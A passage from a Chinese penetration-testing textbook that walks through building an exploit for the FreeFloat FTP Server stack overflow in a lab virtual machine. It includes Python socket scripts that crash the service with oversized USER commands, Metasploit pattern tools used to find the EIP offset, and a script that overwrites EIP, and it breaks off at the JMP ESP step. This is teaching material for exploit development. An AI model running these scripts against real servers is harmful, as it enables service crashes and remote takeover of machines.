
图 5-55　使用 Nmap 库扫描 192.168.169.133 操作系统的结果

这个程序扫描的结果是最为精准的。

小结

在本章中，以 Python 作为工具，详细介绍了信息搜集的各种方法。从基础用法开始，逐步介绍如何使用 Python 对目标的在线状态、端口开放情况、操作系统、运行的服务和软件进行扫描。信息搜集的工具其实很多，Kali Linux 2 中就提供了多达数十种，但是最为优秀的扫描工具却非 Nmap 莫属。关于这款工具的详细用法，可以阅读《诸神之眼——Nmap 网络安全审计技术揭秘》。

在第 6 章中将介绍发现目标主机上运行的程序之后，如何开展对这个程序的渗透工作。



CHAPTER

06

第 6 章

漏洞渗透模块的编写

之前已经学习了如何使用 Python 来对目标的信息进行搜集，但是发现了信息之后，又该如何使用这些信息呢？在这一章中学习一下如何开发一个漏洞渗透模块，选择的目标是一个简单的软件 FreeFloat FTP Server，这是一款十分受欢迎的 FTP 服务器软件，但是这款软件早期的版本中存在一个栈溢出的漏洞，因此会被人利用从而发生远程代码执行的问题，攻击者可能借此来控制安装有该软件的计算机设备，读者可以在 https://www.exploit-db.com/apps/687ef6f72dcbbf5b2506e80a375377fa-freefloatftpserver.zip 下载这个软件。

在本章中将会讲解如下几点内容。

（1）如何对软件的溢出漏洞进行测试。

（2）计算软件溢出的偏移地址。

（3）查找 JMP ESP 指令。

（4）编写渗透程序。

（5）坏字符的确定。

（6）使用 Metasploit 来生成 Shellcode。

6.1 测试软件的溢出漏洞

渗透工具看起来功能是不是十分神奇？现在就来学习如何对一个软件进行渗透，这次渗透测试的目标为 Free Float FTP Server，这是一个十分简单的 FTP 工具。将这个工具放置在虚拟机 Windows XP 中，然后运行这个工具，如图 6-1 所示。

FreeFloat FTP Server 会在运行的主机上建立一个 FTP，其他计算机上的用户可以登录到这个 FTP 上来存取文件，例如，在主机 192.168.1.106 的 C 盘中运行这个 FTP 软件，在另外一台计算机中可以使用 FTP 下载工具或者命令的方式进行访问。这里采用命令的方式对其进行访问，如图 6-2 所示。




图 6-1　FreeFloat FTP Server

```
管理员: C:\Windows\system32\cmd.exe - ftp
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\admin>ftp
ftp> open 192.168.1.106
```

图 6-2　远程连接到 FreeFloat FTP Server

这里面首先在其中使用 FTP 命令，然后使用 open 命令打开 192.168.1.106。注意不要使用浏览器打开这个 FTP，那样做将无法看到登录过程。

使用 FreeFloat FTP Server 这个服务器对登录没有任何的限制，输入任意的用户名和密码都可以登录进去，如图 6-3 所示。

```
管理员: C:\Windows\system32\cmd.exe - ftp
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\admin>ftp
ftp> open 192.168.1.106
连接到 192.168.1.106。
220 FreeFloat Ftp Server (Version 1.00).
用户(192.168.1.106:(none)): _
```

图 6-3　输入任意的用户名

在这里随意输入一些字符例如“aaa”，然后按回车键，如图 6-4 所示。

```
管理员: C:\Windows\system32\cmd.exe - ftp
C:\Users\admin>ftp
ftp> open 192.168.1.106
连接到 192.168.1.106。
220 FreeFloat Ftp Server (Version 1.00).
用户(192.168.1.106:(none)): aaa
331 Password required for aaa.
密码: _
```

图 6-4　输入任意的密码

同样密码也随意输入即可，例如输入“aaaaaaa”，然后按回车键，如图 6-5 所示。

```
管理员: C:\Windows\system32\cmd.exe - ftp
连接到 192.168.1.106。
220 FreeFloat Ftp Server (Version 1.00).
用户(192.168.1.106:(none)): aaa
331 Password required for aaa.
密码:
230 User aaa logged in.
ftp>
```

图 6-5　登录 FTP

这里显示用户 aaa 已经成功登录，可以使用 FTP 中的任意资源，其实这里使用任何一个用户名都可以成功登录。

现在来看看这个工具是否存在栈溢出漏洞。现在输入用户名的时候，尝试使用一个特别长的字符串作为用户名，来看看在用户名输入的位置是否存在溢出的漏洞，例如输入数百个“a”，如图 6-6 所示。

```
管理员: C:\Windows\system32\cmd.exe - ftp
ftp> open 192.168.1.106
连接到 192.168.1.106。
220 FreeFloat Ftp Server (Version 1.00).
用户(192.168.1.106:(none)): aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

图 6-6　以数百个“a”作为用户名

但是系统并没有崩溃，而是正常地出现了输入密码的界面，如图 6-7 所示。

```
管理员: C:\Windows\system32\cmd.exe - ftp
ftp> close
221 Goodbye
ftp> open 192.168.1.106
连接到 192.168.1.106。
220 FreeFloat Ftp Server (Version 1.00).
用户(192.168.1.106:(none)): aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
331 Password required for aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa.
密码:
```

图 6-7　输入密码

这时不要放弃，再尝试输入更多的“a”作为用户名，如图 6-8 所示。

```
管理员: C:\Windows\system32\cmd.exe - ftp
ftp> open 192.168.1.106
连接到 192.168.1.106。
220 FreeFloat Ftp Server (Version 1.00).
用户(192.168.1.106:(none)): aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaa
331 Password required for aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaa.
密码:
```

图 6-8　输入更多的“a”作为用户名

目标系统仍然正常出现了输入密码的界面，可见系统没有崩溃。那么是不是这个软件并没有存在溢出的问题呢？在编写渗透模块时，千万不要在此时就放弃，打开 WireShark 来捕获此次登录的数据包来看一下，如图 6-9 所示。

```
▷ Frame 51750: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface 0
▷ Ethernet II, Src: Micro-St_62:4e:29 (4c:cc:6a:62:4e:29), Dst: Vmware_90:2f:69 (00:0c:29:90:2f:69)
▷ Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.1.106
▷ Transmission Control Protocol, Src Port: 8897 (8897), Dst Port: 21 (21), Seq: 1, Ack: 43, Len: 85
◢ File Transfer Protocol (FTP)
  ◢ USER aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\r\n
      Request command: USER
      Request arg: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

图 6-9　使用 WireShark 捕获登录过程的数据包

在这里可以发现实际上发送出去数据包中的字符“a”的数量并没有那么多，无论在登录用户名时输入多么长的用户名，而实际上发送出去的只有 78 个“a”。显然这个长度的字符是无法引起溢出的，那么有什么办法可以加大字符串的数量呢？

最直接的方法就是自行构造数据包，然后将数据包发送出去。这样想要数据包中包含多少个“a”，就可以发送多少个“a”出去。

首先编写一个可以自动连接到 FreeFloat FTP Server 的客户端脚本，先来建立一个到 FreeFloat FTP Server 的连接。因为这个软件提供的是 FTP 服务，所以只需要按照连接 FTP 的过程来编写这段脚本即可，而且这段脚本可以用来连接到任何提供 FTP 服务的软件上。

首先导入需要使用的 socket 库。

```
import socket
```

执行的结果如图 6-10 所示。

```
>>> import socket
```

图 6-10　在 Python 中导入所需要的库

接着创建一个 socket 套接字：

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

执行的结果如图 6-11 所示。

```
>>> s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

图 6-11　使用 update 更新系统的软件包索引

利用这个套接字就可以建立到目标的连接：

```
connect=s.connect(('192.168.79.131',21))
```

执行之后，就建立好一个到目标主机 21 端口的连接，但是到 FTP 的连接需要认证，仍然需要向目标服务器提供一个用户名和一个密码。服务器通常会对用户名和密码的正确性进

行验证，也就是将用户的输入与自己保存的记录进行比对。

可以将用户名的输入作为一个测试点，这也是一个最为常见的情形。主要是因为早期的时候，很多程序员都会使用 memcpy() 这个函数来将用户的输入复制到一个变量中，但是这些程序员往往会忽略对地址是否越界进行检查，从而导致数据的溢出，进而引发代码远程执行的问题。

现在把 FreeFloat FTP Server 用户名的输入作为渗透测试的切入点，首先来检查这个软件是否存在栈溢出的现象，这个检查其实很简单，在输入用户名的时候，并不像常规的那样，输入几个或者十几个字符，而是输入成百上千的字符，同时观察目标服务器的反应。

首先观察一下正常连接到目标服务器上数据包的格式。

此处使用 WireShark 抓取输入用户名的数据包，并观察其中的格式，如图 6-12 所示。




图 6-12　登录的数据包格式

图 6-12 中输入的用户名是一段字符，这段字符前面是“ USER”，后面是一个回车符和换行符“\r\n”。使用 socket 套接字中的 send() 方法可以将一个字符串以数据包的形式发送出去，这里面以成百上千的“A”作为用户名。

```
s.send('USER AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\r\n')
```

将这个数据包发送到目标 FTP 服务器上，可以看到这个 FTP 服务器工具崩溃了，并且出现了如图 6-13 所示的问题提示。



图 6-13　引起了目标崩溃

6.2　计算软件溢出的偏移地址

这里显示软件 FreeFloat FTP Server 执行到地址“41414141”处时就无法再继续进行。按

照之前介绍的知识，出现这种情况的原因是原本保存下一条地址的 EIP 寄存器中的地址被溢出的字符“A”所覆盖。“\x41”在 ASCII 表中表示的正是字符“A”，也就是说现在 EIP 寄存器中的内容就是“AAAA”，而操作系统无法在这个地址找到一条可以执行的命令，从而引发系统的崩溃。

现在可以在调试器中看到 EIP 的地址，但是必须知道程序在操作系统中的执行是动态的，也就是说每一次这个软件执行时所分配的地址都是不同的。所以现在需要知道的不是 EIP 的绝对地址，而是 EIP 相对输入数据起始位置的相对位移。

如果这个位移的值不大，可以用逐步尝试的方法获取这个值。但是如果位移比较大，还需要使用到一些工具来提高效率，例如，这里就可以借助 Metasploit 中内置的两个工具 pattern_create 和 pattern_offset 来完成这个任务。

这两个工具各自具有自己的功能，pattern_create 可以用来创建一段没有重复字符的文本。将这段文本发送到目标服务器，当发生溢出时，记录下程序发生错误的地址（也就是 EIP 中的内容），这个地址其实就是文本中的 4 个字符。然后可以利用 pattern_offset 快速找到这 4 个字符在文本中的偏移量，而这个偏移量就是 EIP 寄存器的地址。

现在先来演示一下这个过程。

首先启动 Kali 虚拟机，打开一个终端，然后切换到 Metasploit 的目录：

```
root@kali:cd /usr/share/metasploit-framework/tools/exploit
```

然后在这个目录中执行工具 pattern_create.rb，这是一个由 Ruby 语言编写的脚本。

如果读者想了解这个工具的使用方法，可以使用参数 -h 来显示所有可以使用的参数及其用法。

图 6-14 给出了这个工具的用法，其中最为常用的参数是 -l，这个参数可以用来指定生成字符串的长度，接下来生成一段 500 个字符的文本，如图 6-15 所示。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h
Usage: ./pattern_create.rb [options]
Example: ./pattern_create.rb -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

图 6-14　使用 pattern_create.rb

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l
500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

图 6-15　使用 pattern_create.rb 产生长度为 500 的字符串

然后使用这个 pattern_create.rb 产生的字符来代替那些“ A ”。仍然使用前面那段连接目标服务器的 Python 脚本将这个内容发送出去。

```
    s.send('USER Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae
9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
h7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An
2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9A
q0Aq1Aq2Aq3Aq4Aq5Aq\r\n')
```

可以看到这个 FreeFloat FTP Server 软件再次崩溃，如图 6-16 所示。




图 6-16　目标再次崩溃

记下提示信息中的地址“37684136”，然后使用 pattern_offset 来查找这个值对应的偏移量。启动 pattern_offset 的方法和之前的 pattern_create 几乎是一样的，如果之前没有切换到 metasploit 的目录，就需要执行：

```
root@kali:cd /usr/share/metasploit-framework/tools/exploit
```

然后在这个目录中执行工具 pattern_offset.rb，这也是一个由 Ruby 语言编写的脚本。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb
```

同样可以使用参数 -h 来查看参数帮助，如图 6-17 所示。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -h
Usage: ./pattern_offset.rb [options]
Example: ./pattern_offset.rb -q Aa3A
[*] Exact match at offset 9

Options:
    -q, --query Aa0A                 Query to Locate
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

图 6-17　pattern_offset.rb 的帮助

使用参数 -q 加上溢出的地址值，使用 -l 来指定字符串的长度（就是之前 pattern_create.rb 所使用的参数，也就是 500），如图 6-18 所示。

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q
37684136 -l 500
[*] Exact match at offset 230
```

图 6-18　使用 pattern_offset.rb 来查找溢出的地址

现在成功找到 EIP 寄存器的位置。而这个寄存器中的值决定了程序下一步的执行位置，

到此已经成功了一大半。

现在向目标发送能够导致系统溢出到 EIP 的数据，之前已经计算出 EIP 的偏移量是 230，那么现在提供了 230 个字符“A”即可，之后就是 4 个“B”。

```
importsocket
buff = "\x41"*230+"\x42"*4
target = "192.168.1.106"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
s.send("USER "+buff+"\r\n")
s.close()
```

然后仍然重复之前的步骤，在虚拟机中打开 FreeFloat FTP Server，然后执行上面的脚本，可以看到程序已经崩溃，如图 6-19 所示。显示崩溃的地址是“42424242”，这说明 EIP 中的地址已经被更改为字符“B”，这验证了之前找到的偏移地址的正确性。




图 6-19　崩溃的地址是“42424242”

6.3　查找 JMP ESP 指令

但是这里其实还是有一个问题，就是即使控制了 EIP 中的内容，但是之前已经看到任何一个程序在每一次执行时，操作系统都会为其分配不同的地址。所以即使可以决定程序下一步执行的地址，但是却并不知道恶意攻击载荷位于哪个位置，还是没有办法让目标服务器执行这个恶意的攻击载荷。

接下来就要想一个办法，让这个 EIP 中的地址指向攻击载荷。这里先来看一下输入的用户名数据在执行时是如何分布的，如图 6-20 所示。




图 6-20　程序在内存中的分布

按照栈的设计，ESP 寄存器应该就位于 EIP 寄存器的后面（中间可能有一些空隙）。那么这个寄存器就是最理想的选择，一来在使用大量字符来溢出栈的时候，也可以使用特定字符来覆盖 ESP，二来虽然无法对 ESP 寄存器进行定位，但是可以利用一条“JMP ESP”的跳转指令来实现跳转到当前 ESP 寄存器，如图 6-21 所示。



图 6-21 接收数据之后程序的内存分布

